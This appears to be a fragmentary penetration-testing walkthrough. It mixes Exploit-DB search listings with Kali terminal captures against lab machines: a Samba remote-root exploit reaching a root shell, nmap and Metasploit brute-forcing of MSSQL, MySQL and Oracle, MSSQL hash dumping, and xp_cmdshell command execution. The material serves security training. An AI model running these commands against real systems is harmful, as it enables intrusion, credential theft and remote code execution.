2015-09-28	↓			PCMan FTP Server 2.0.7 - Directory Traversal Vulnerability
2015-09-28	↓			BisonWare BisonFTP Server 3.5 - Directory Traversal Vulnerability

SSH is a protocol for secure remote login and other secure network services over an insecure network. It consists of three major components:

- The Transport Layer Protocol provides server authentication, confidentiality, and integrity. It may optionally also provide compression. The transport layer will typically be run over a TCP/IP connection, but might also be used on top of any other reliable data stream.
- The User Authentication Protocol authenticates the client-side user to the server. It runs over the transport layer protocol.
- The Connection Protocol multiplexes the encrypted tunnel into several logical channels. It runs over the user authentication protocol.

The client sends a service request once a secure transport layer connection has been established. A second service request is sent after user authentication is complete. This allows new protocols to be defined and coexist with the protocols listed above.

The connection protocol provides channels that can be used for a wide range of purposes. Standard methods are provided for setting up secure interactive shell sessions and for forwarding ("tunneling") arbitrary TCP/IP ports and X11 connections.

73 total entries

<< prev **1** 2 3 4 next >>

Date ▾	D	A	V	Title
2016-03-16	↓	-	🕒	OpenSSH <= 7.2p1 - xauth Injection
2016-01-15	↓	-	🕒	Roaming Through the OpenSSH Client: CVE-2016-0777 and CVE-2016-0778
2016-01-12	↓	-	🕒	FortiGate OS Version 4.x - 5.0.7 - SSH Backdoor
2015-11-10	↓	-	🕒	Huawei HG630a and HG630a-50 - Default SSH Admin Password on ADSL Modems
2015-09-28	↓	⚠️	🕒	Git-1.9.5 ssh-agent.exe Buffer Overflow
2015-08-29	↓	⚠️	🕒	Sysax Multi Server 6.40 - SSH Component Denial of Service
2015-08-28	↓	⚠️	🕒	freeSSHd 1.3.1 - Denial of Service Vulnerability
2015-05-29	↓	⚠️	✅	Private Shell SSH Client 3.3 - Crash PoC
2015-05-20	↓	-	🕒	ZOC SSH Client Buffer Overflow Vulnerability (SEH)
2014-03-19	↓	-	🕒	Loadbalancer.org Enterprise VA 7.5.2 - Static SSH Key
2014-03-19	↓	-	🕒	Quantum DXi V1000 2.2.1 - Static SSH Key
2013-09-03	↓	-	🕒	Mikrotik RouterOS sshd (ROSSH) - Remote Preauth Heap Corruption
2013-04-09	↓	⚠️	✅	Sysax Multi Server 6.10 - SSH Denial of Service
2013-01-15	↓	-	✅	Freesshd Authentication Bypass
2012-12-05	↓	-	✅	Tectia SSH USERAUTH Change Request Password Reset Vulnerability

```
root@kali: ~/script
File Edit View Search Terminal Help
-----
Usage: ./sambaexp [-bBcCdfrsStv] [host]
-b <platform> bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay> bruteforce/scanmode delay in micro seconds (default = 100000)
-f force
-p <port> port to attack (default = 139)
-r <ret> return address
-s scan mode (random)
-S <network> scan mode
-t <type> presets (0 for a list)
-v verbose mode
```

```
root@kali: ~/script
File Edit View Search Terminal Tabs Help
root@kali: ~/script x root@kali: ~/script
root@kali:~/script# ./sambaexp -b 0 -v 192.168.177.148
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)

nmap
Nmap V. 2.54BETA22 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types (*' options require root privileges)
  -sT TCP connect() port scan (default)
  * -sS TCP SYN stealth port scan (best all-around TCP scan)
  * -sU UDP port scan
  -sP ping scan (Find any reachable machines)
  * -sF, -sX, -sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
  * -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -PO Don't ping hosts (needed to scan www.microsoft.com and others)
  * -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
  * -S <your IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Follow TCP Stream

Stream Content

```
id=0x0007 gid=0x0007 groups=0x00000000
/sbin/ifconfig
eth0    Link encap:Ethernet  Hwaddr 00:0C:29:A8:08:DF
        inet addr:192.168.177.148  Bcast:192.168.177.255  Mask:255.255.255.0
        UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
        RX packets:78 errors:0 dropped:0 overruns:0 frame:0
        TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        RX bytes:16433 (16.0 Kb)  TX bytes:11591 (11.3 Kb)
        Interrupt:11 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:6 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:420 (420.0 b)  TX bytes:420 (420.0 b)

nmap
Nmap V. 2.54BETA22 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
-T TCP connect() port scan (default)
```

Entire conversation (2461 bytes)

```
root@kioptrix:~
File Edit View Search Terminal Tabs Help
root@kali: ~/script x root@kali: ~/script x root@kioptrix:~
root@kali:~/script# ssh root@192.168.177.148
The authenticity of host '192.168.177.148 (192.168.177.148)' can't be established.
RSA key fingerprint is ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.177.148' (RSA) to the list of known hosts.
root@192.168.177.148's password:
Last login: Tue Mar 11 10:42:05 2014
[root@kioptrix root]# nmap -sS 192.168.177.1

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.177.1):
(The 1532 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
902/tcp   open       unknown
912/tcp   open       unknown
```

Follow TCP Stream

Stream Content

```
SSH-1.99-OpenSSH_2.9p2
SSH-2.0-OpenSSH_6.0p1 Debian-4
...|....<.f7.._..U|"S....=diffie-hellman-group-exchange-sha1,diffie-hellman-group1-
sha1....ssh-rsa,ssh-dss....aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-
cbc,aes256-cbc,rijndael128-cbc,rijndael192-cbc,rijndael256-cbc,rijndael-
cbc@lysator.liu.se....aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-
cbc,aes256-cbc,rijndael128-cbc,rijndael192-cbc,rijndael256-cbc,rijndael-
cbc@lysator.liu.se...U hmac-md5,hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-
sha1-96,hmac-md5-96...U hmac-md5,hmac-sha1,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-sha1-96,hmac-
md5-96....none,zlib....none,zlib.....[...|vv}.....ecdh-
sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-
sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-
group1-sha1...:ecdsa-sha2-nistp256-cert-v01@openssh.com,ecdsa-sha2-nistp384-cert-
v01@openssh.com,ecdsa-sha2-nistp521-cert-v01@openssh.com,ssh-rsa-cert-
v01@openssh.com,ssh-dss-cert-v01@openssh.com,ssh-rsa-cert-v00@openssh.com,ssh-dss-cert-
v00@openssh.com,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521,ssh-rsa,ssh-
dss....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc,3des-
cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcfour,rijndael-
cbc@lysator.liu.se....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-
cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcfour,rijndael-
cbc@lysator.liu.se....hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-sha2-256,hmac-
```

Entire conversation (9874 bytes)






76 total entries

<< prev 1 2 3 4 next >>

Date ▾	D	A	V	Title
2015-10-15	↓	⚠	🔒	Blat.exe 2.7.6 SMTP / NNTP Mailer - Buffer Overflow
2015-08-24	↓	⚠	🔒	Mock SMTP Server 1.0 Remote Crash PoC
2015-01-29	↓	-	🔒	Exim ESMTP 4.80 glibc gethostbyname - Denial of Service
2014-10-06	↓	-	✅	Postfix SMTP - Shellshock Exploit
2013-12-15	↓	-	✅	iScripts AutoHoster /support/parser/main_smtp.php Unspecified Traversal
2013-11-19	↓	-	✅	DeepOfix SMTP Server 3.3 - Authentication Bypass
2013-02-18	↓	-	✅	MIMESweeper For SMTP Multiple Cross Site Scripting Vulnerabilities
2011-12-03	↓	-	🔒	NJStar Communicator MiniSmt - Buffer Overflow [ASLR Bypass]
2011-10-31	↓	⚠	✅	NJStar Communicator 3.00 MiniSMTP Server Remote Exploit
2011-07-19	↓	-	🔒	Lotus Domino SMTP Router & Email Server and Client - DoS
2011-06-23	↓	-	✅	Sitemagic CMS 'SMTPpl' Parameter Directory Traversal Vulnerability
2011-06-23	↓	-	✅	LEADTOOLS Imaging LEADSMTP ActiveX Control 'SaveMessage()' Insecure Method Vulnerability
2011-02-03	↓	⚠	✅	Majordomo2 - Directory Traversal (SMTP/HTTP)
2011-01-23	↓	⚠	✅	Inetserv 3.23 SMTP Denial of Service Vulnerability
2010-09-20	↓	-	✅	Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMTP)

159 total entries

<< prev **1** 2 3 4 5 6 7 8 next >>

Date ▾	D	A	V	Title
2015-11-09	↓		✓	POP Peeper 4.0.1 - SEH Over-Write
2015-05-19	↓	-	✓	Windows 8.0 - 8.1 x64 - TrackPopupMenu Privilege Escalation (MS14-058)
2014-10-28	↓	-	✓	Windows TrackPopupMenu Win32k NULL Pointer Dereference
2014-02-11	↓	-	✓	Windows TrackPopupMenuEx Win32k NULL Page
2013-10-26	↓	-	✓	Poppler <= 0.14.3 '/utils/pdfseparate.cc' Local Format String Vulnerability
2013-08-29	↓	-	✓	VMWare - Setuid vmware-mount Unsafe popen(3)
2012-05-23	↓	-	✓	pragmaMx 1.12.1 includes/wysiwyg/spaw/editor/plugins/imgpopup/img_popup.php img_url...
2012-05-09	↓	-	✓	OrangeHRM 2.7 RC templates/hrfunct/emppop.php sortOrder1 Parameter XSS
2012-03-30	↓	-	🕒	MailMax <= 4.6 - POP3 - "USER" Remote Buffer Overflow Exploit (No Login Needed)
2011-11-24	↓		✓	Zabbix <= 1.8.4 - (popup.php) SQL Injection
2011-06-06	↓	-	✓	PopScript 'index.php' Multiple Input Validation Vulnerabilities
2011-03-18	↓		🕒	POP Peeper 3.7 SEH Exploit
2011-01-26	↓	-	🕒	Oracle Document Capture empop3.dll Insecure Methods
2011-01-24	↓		✓	Inetserv 3.23 POP3 - Denial of Service
2010-11-30	↓		✓	POP Peeper 3.4 - UIDL Buffer Overflow

100 total entries

<< prev **1** 2 3 4 5 next >>

Date ▾	D	A	V	Title
2014-02-16	↓	⚠	✓	Eudora Qualcomm WorldMail 9.0.333.0 - IMAPd Service UID - Buffer Overflow
2012-10-28	↓	⚠	✓	hMailServer 5.3.3 IMAP Remote Crash PoC
2012-01-12	↓	-	🕒	WorldMail imapd 3.0 SEH Overflow (egg hunter)
2010-11-09	↓	-	✓	Novell Groupwise Internet Agent IMAP LIST Command Remote Code Execution
2010-11-09	↓	-	✓	Novell Groupwise Internet Agent IMAP LIST LSUB Command Remote Code Execution
2010-09-20	↓	-	✓	Mercur 5.0 - IMAP SP3 SELECT Buffer Overflow
2010-09-20	↓	-	✓	IMail IMAP4D Delete Overflow
2010-08-25	↓	-	✓	Mercur Messaging 2005 IMAP Login Buffer Overflow
2010-07-01	↓	-	✓	Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
2010-06-22	↓	-	✓	Mdaemon 8.0.3 - IMAPD CRAM-MD5 Authentication Overflow
2010-06-15	↓	-	✓	MailEnable IMAPD W3C Logging Buffer Overflow
2010-06-15	↓	-	✓	MDaemon 9.6.4 IMAPD FETCH Buffer Overflow
2010-06-15	↓	-	✓	Ipswitch IMail IMAP SEARCH Buffer Overflow
2010-05-09	↓	-	✓	Novell NetMail <= 3.52d IMAP SUBSCRIBE Buffer Overflow
2010-05-09	↓	-	✓	Novell NetMail <= 3.52d IMAP STATUS Buffer Overflow

```
Telnet www.elitesecurityandforensics.com
220-just63.justhost.com ESMTP Exim 4.80 #2 Thu, 13 Mar [REDACTED] 11:33:45 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
helo
250 just63.justhost.com Hello [REDACTED]
mail from:mickey@disney.com
250 OK
rcpt to:[REDACTED]@elitesecurityadnforensics.com
550-() [REDACTED] 6.1001:43046 is currently not permitted to relay through this
550 server.
rcpt to:[REDACTED]@elitesecurityandforensics.com
250 Accepted
data
354 Enter message, ending with "." on a line by itself
Subject:Come Visit!
Please!
.
550 Administrative prohibition
```

Date ▾	D	A	V	Title
2010-04-30	↓	-	✓	AutoDealer 1.0 / 2.0 - MSSQLi Vulnerability
2010-02-12	↓	-	✓	Inyeccion SQL en MSSQL - HackTimes.com
2010-01-07	↓	-	🕒	[Albanian] Getting Web Data Using the MSSQL-i Method
2009-01-29	↓	-	✓	Full MSSQL Injection PWNage
2007-04-15	↓	-	✓	XAMPP for Windows <= 1.6.0a mssql_connect() Remote BoF Exploit
2007-03-05	↓	-	✓	PHP <= 4.4.6 - mssql_[p]connect() Local Buffer Overflow Exploit
2006-06-26	↓	-	✓	ADODB 4.6/4.7 Tmssql.PHP Cross-Site Scripting Vulnerability
2006-04-09	↓	-	✓	ADODB < 4.70 - (tmssql.php) Denial of Service Vulnerability
2004-09-29	↓	🚧	✓	MSSQL 7.0 - Remote Denial of Service Exploit

```

root@kali: /
File Edit View Search Terminal Help
root@kali:/# nmap -p 1433 --script ms-sql-info 192.168.80.135

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:16 UTC
Nmap scan report for 192.168.80.135
Host is up (0.00088s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:9F:ED:60 (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: DC1
|   192.168.80.135\MSSQLSERVER:
|     Instance name: MSSQLSERVER
|     Version:
|       name: Microsoft SQL Server 2000 RTM
|       Service pack level: RTM
|       Post-SP patches applied: false
|       Product: Microsoft SQL Server 2000
|       number: 8.00.194.00
|     TCP port: 1433
|     Named pipe: \\192.168.80.135\pipe\sql\query
|     Clustered: false
|_

Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds

```

root@kali: /

File Edit View Search Terminal Help

```
root@kali:/# nmap -p 1433 --script ms-sql-brute 192.168.80.135
```

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-05-07 01:18 UTC

Nmap scan report for 192.168.80.135

Host is up (0.00026s latency).

PORT STATE SERVICE

1433/tcp open ms-sql-s

| ms-sql-brute:

| [192.168.80.135:1433]

|_ No credentials found

MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 65.16 seconds

root@kali: /

File Edit View Search Terminal Help

```
root@kali:/# nmap -p 1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.168.80.135
```

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-05-07 01:22 UTC

Nmap scan report for 192.168.80.135

Host is up (0.00035s latency).

PORT STATE SERVICE

1433/tcp open ms-sql-s

| ms-sql-dump-hashes:

| [192.168.80.135:1433]

|_ Xtention:0x0100DA42836755DE47CEC2C9424AA8468B44DFB980AF2404EE4A375206CBEFCE24D826C8465A1DFB2287CCB3DA40

| ms-sql-empty-password:

| [192.168.80.135:1433]

|_ sa:<empty> => Login Success

MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds


```
root@kali: /
File Edit View Search Terminal Help
root@kali:~# nmap -p 1433 --script ms-sql-empty-password,ms-sql-xp-cmdshell 192.168.80.135

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:32 UTC
Nmap scan report for 192.168.80.135
Host is up (0.00031s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.80.135:1433]
|_   sa:<empty> => Login Success
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.80.135:1433]
|   Command: ipconfig /all
|   output
|   =====
|
|   Windows 2000 IP Configuration
|
|           Host Name . . . . . : DC1
|           Primary DNS Suffix . . . . . :
|           Node Type . . . . . : Hybrid
|           IP Routing Enabled. . . . . : No
|           WINS Proxy Enabled. . . . . : No
|           DNS Suffix Search List. . . . . : localdomain
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -p 1433 --script ms-sql-xp-cmdshell,ms-sql-empty-password 192.168.80.133

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:51 UTC
Nmap scan report for 192.168.80.133
Host is up (0.00032s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.80.133:1433]
|_   ERROR: No login credentials.
MAC Address: 00:50:56:11:22:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

root@kali: /

File Edit View Search Terminal Help

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.80.135  
RHOSTS => 192.168.80.135
```

```
msf auxiliary(mssql_ping) > run
```

```
[*] SQL Server information for 192.168.80.135:
```

```
[+] ServerName      = DC1  
[+] InstanceName   = MSSQLSERVER  
[+] IsClustered    = No  
[+] Version        = 8.00.194  
[+] tcp            = 1433  
[+] np             = \\DC1\pipe\sql\query
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(mssql_ping) > █
```

```
msf auxiliary(mssql_enum) > use auxiliary/admin/mssql/mssql_enum
```

```
msf auxiliary(mssql_enum) > set RHOST 192.168.80.135
```

```
RHOST => 192.168.80.135
```

```
msf auxiliary(mssql_enum) > run
```

```
[*] Running MS SQL Server Enumeration...
```

```
[*] Version:
```

```
[*] Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
```

```
[*] Aug 6 2000 00:57:48
```

```
[*] Copyright (c) 1988-2000 Microsoft Corporation
```

```
[*] Enterprise Edition on Windows NT 5.0 (Build 2195: )
```

```
[*] Configuration Parameters:
```

```
[*] C2 Audit Mode is Not Enabled
```

```
[*] xp_cmdshell is Enabled
```

```
[*] remote access is Enabled
```

```
[*] allow updates is Not Enabled
```

```
[*] Database Mail XPs is Enabled
```

```
[*] Ole Automation Procedures is Enabled
```

```
[*] Databases on the server:
```

```
[*] Database name:master
```

```
[*] Database Files for master:
```

```
[*] C:\Program Files\Microsoft SQL Server\MSSQL\data\master.mdf
```

```
[*] C:\Program Files\Microsoft SQL Server\MSSQL\data\mastlog.ldf
```

```
[*] Database name:tempdb
```

```
[*] Database Files for tempdb:
```

```
[*] C:\Program Files\Microsoft SQL Server\MSSQL\data\tempdb.mdf
```

root@kali: /

File Edit View Search Terminal Help

```
msf auxiliary(mssql_exec) > use auxiliary/admin/mssql/mssql_exec
```

```
msf auxiliary(mssql_exec) > set RHOST 192.168.80.135
```

```
RHOST => 192.168.80.135
```

```
msf auxiliary(mssql_exec) > set CMD 'dir'
```

```
CMD => dir
```

```
msf auxiliary(mssql_exec) > run
```

```
[*] SQL Query: EXEC master..xp_cmdshell 'dir'
```

output

Volume in drive C has no label.

Volume Serial Number is 24DC-B628

Directory of C:\WINNT\system32

05/06/2016	06:15p	<DIR>	.
05/06/2016	06:15p	<DIR>	..
12/17/2001	06:37a		304 \$winnt\$.inf
12/17/2001	06:45a		2,960 \$WINNT\$.PNF
06/26/2000	09:15a		2,151 12520437.cpx
06/26/2000	09:15a		2,233 12520850.cpx
12/07/1999	05:00a		32,016 aaaamon.dll
12/07/1999	05:00a		67,344 access.cpl
12/07/1999	05:00a		13,753 accserv.mib
12/07/1999	05:00a		59,904 acctres.dll

147 total entries

<< prev **1** 2 3 4 5 6 7 8 next >>

Date ▾	D	A	V	Title
2016-05-04	↓	⚠	🕒	Zabbix Agent 3.0.1 - mysql.size Shell Command Injection
2015-09-07	↓	-	🕒	JSPMySQL Administrador - Multiple Vulnerabilities
2015-08-24	↓	-	🕒	MySQL Error Based SQL Injection Using EXP
2015-08-07	↓	⚠	🕒	Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure
2015-01-13	↓	-	✅	Oracle MySQL for Microsoft Windows - FILE Privilege Abuse
2014-12-03	↓	-	🕒	Google Document Embedder 2.5.16 - mysql_real_escpae_string bypass SQL Injection
2013-12-04	↓	-	✅	MySQL 5.0.x - IF Query Handling Remote Denial of Service Vulnerability
2013-03-07	↓	-	✅	MySQL and MariaDB Geometry Query Denial Of Service Vulnerability
2012-12-06	↓	-	✅	Oracle MySQL for Microsoft Windows MOF Execution
2012-12-06	↓	-	✅	Oracle MySQL and MariaDB Insecure Salt Generation Security Bypass Weakness
2012-12-02	↓	-	✅	MySQL 5.1/5.5 WINDOWS REMOTE R00T (mysqljackpot)
2012-12-02	↓	-	🕒	MySQL (Linux) - Stack Based Buffer Overrun PoC (0day)
2012-12-02	↓	-	🕒	MySQL (Linux) - Heap Based Overrun PoC (0day)
2012-12-02	↓	-	✅	MySQL (Linux) - Database Privilege Elevation Exploit (0day)
2012-12-02	↓	-	🕒	MySQL - Denial of Service PoC (0day)

```
root@kali: /
File Edit View Search Terminal Help
root@kali:/# nmap -p 3306 --script mysql-empty-password,mysql-databases 192.168.80.136
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 02:56 UTC
Nmap scan report for 192.168.80.136
Host is up (0.00030s latency).
PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-databases:
|   information_schema
|   dvwa
|   metasploit
|   mysql
|   owasp10
|   tikiwiki
|_  tikiwiki195
|_  mysql-empty-password:
|_  root account has empty password
MAC Address: 00:0C:29:4A:7F:26 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

```
root@kali:/# nmap -sV --script mysql-empty-password,mysql-databases,mysql-users 192.168.80.136

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 03:00 UTC
Nmap scan report for 192.168.80.136
Host is up (0.0031s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_ mysql-databases:
|   information_schema
```

```
msf > use auxiliary/scanner/oracle/sid_enum
msf auxiliary(sid_enum) > set RHOSTS 192.168.177.166
RHOSTS => 192.168.177.166
msf auxiliary(sid_enum) > run
```

```
[-] TNS listener protected for 192.168.177.166...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(sid_enum) > █
```

```
msf auxiliary(tnscmd) > use auxiliary/admin/oracle/sid_brute
msf auxiliary(sid_brute) > set RHOST 192.168.177.166
RHOST => 192.168.177.166
msf auxiliary(sid_brute) > run
```

```
[*] Starting brute force on 192.168.177.166, using sids from
[+] 192.168.177.166:1521 Found SID 'XE'
[+] 192.168.177.166:1521 Found SID 'PLSExtProc'
[+] 192.168.177.166:1521 Found SID 'CLRExtProc'
[+] 192.168.177.166:1521 Found SID ''
[*] Done with brute force...
[*] Auxiliary module execution completed
```

```
[*] Nmap: Nmap scan report for 192.168.177.166
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 1521/tcp open  oracle
[*] Nmap: | oracle-brute:
[*] Nmap: |   Accounts
[*] Nmap: |     ctxsys:<empty> - Account is locked
[*] Nmap: |     hr:<empty> - Account is locked
[*] Nmap: |     mdsys:<empty> - Account is locked
[*] Nmap: |     outln:<empty> - Account is locked
[*] Nmap: |     system:0racl3 - Account is locked
[*] Nmap: |     xdb:<empty> - Account is locked
[*] Nmap: |   Statistics
[*] Nmap: |     Performed 1083 guesses in 31 seconds, average tps: 41
[*] Nmap: MAC Address: 00:0C:29:D8:5F:37 (VMware)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 30.98 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Date ▾	D	A	V	Title
2016-04-20	↓	-	✓	Windows Kernel - DrawMenuBarTemp Wild-Write (MS16-039)
2016-03-07	↓	-	🕒	Microsoft Windows 7 x64 - afd.sys Privilege Escalation (MS14-040)
2016-03-02	↓	-	🕒	Secret Net 7 and Secret Net Studio 8 - Local Privilege Escalation
2016-01-11	↓	-	✓	Adobe Flash - Use-After-Free When Setting Stage
2015-12-21	↓	-	✓	Adobe Flash Sound.setTransform - Use-After-Free
2015-12-18	↓	-	✓	Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010)
2015-12-18	↓	-	✓	Adobe Flash Selection.SetSelection - Use-After-Free
2015-09-17	↓	-	✓	Microsoft Windows - Font Driver Buffer Overflow (MS15-078)
2015-09-06	↓	-	🕒	ActiveState Perl.exe x64 Client 5.20.2 - Crash PoC
2015-08-20	↓	-	🕒	Win2003 x64 - Token Stealing shellcode - 59 bytes
2015-05-19	↓	-	✓	Windows 8.0 - 8.1 x64 - TrackPopupMenu Privilege Escalation (MS14-058)
2015-01-13	↓	-	🕒	Obfuscated Shellcode Windows x64 - [1218 Bytes] Add Administrator User/Pass ALI/ALI & Add...
2014-08-14	↓	⚠️	✓	VirtualBox 3D Acceleration Virtual Machine Escape
2013-12-17	↓	-	✓	Nvidia (nvsvc) Display Driver Service - Local Privilege Escalation
2012-08-27	↓	-	✓	Microsoft Windows Kernel - Intel x64 SYSRET PoC

190 total entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title
2012-08-11	↓	-	🕒	Solaris 10 Patch 137097-01 - Symlink Attack Privilege Escalation
2011-01-10	↓	-	🕒	Linux Kernel Solaris < 5.10 138888-01 - Local Root Exploit
2010-10-13	↓	-	✔	Oracle Solaris - 'su' Local Solaris Vulnerability
2010-09-20	↓	-	✔	Solaris LPD Command Execution
2010-07-25	↓	-	✔	Solaris ypupdated Command Execution
2010-07-13	↓	-	✔	Oracle Solaris - 'rdist' Local Privilege Escalation Vulnerability
2010-07-13	↓	-	✔	Oracle Solaris 'nfslogd' Insecure Temporary File Creation Vulnerability
2010-07-13	↓	-	✔	Oracle Solaris Management Console WBEM Insecure Temporary File Creation Vulnerability
2010-07-12	↓	-	✔	Oracle Solaris 8/9/10 - 'flar' Insecure Temporary File Creation Vulnerability
2010-07-03	↓	-	✔	Sun Solaris sadmind adm_build_path() Buffer Overflow
2010-06-22	↓	-	✔	Solaris in.telnetd TTYPROMPT Buffer Overflow
2010-06-22	↓	-	✔	Sun Solaris Telnet Remote Authentication Bypass Vulnerability
2010-06-03	↓	-	✔	Solaris/x86 - SystemV killall command - 39 bytes
2010-05-21	↓	-	✔	Sun Solaris 10 Nested Directory Tree Local Denial of Service Vulnerability
2010-05-21	↓	-	✔	Sun Solaris 10 - 'in.ftpd' Long Command Handling Security Vulnerability

2,456 total entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title
2016-05-04				TRN Threaded USENET News Reader 3.6-23 - Local Stack-Based Overflow
2016-05-04				Zabbix Agent 3.0.1 - mysql.size Shell Command Injection
2016-05-04		-		Linux (Ubuntu 14.04.3) - perf_event_open() Can Race with execve() (/etc/shadow)
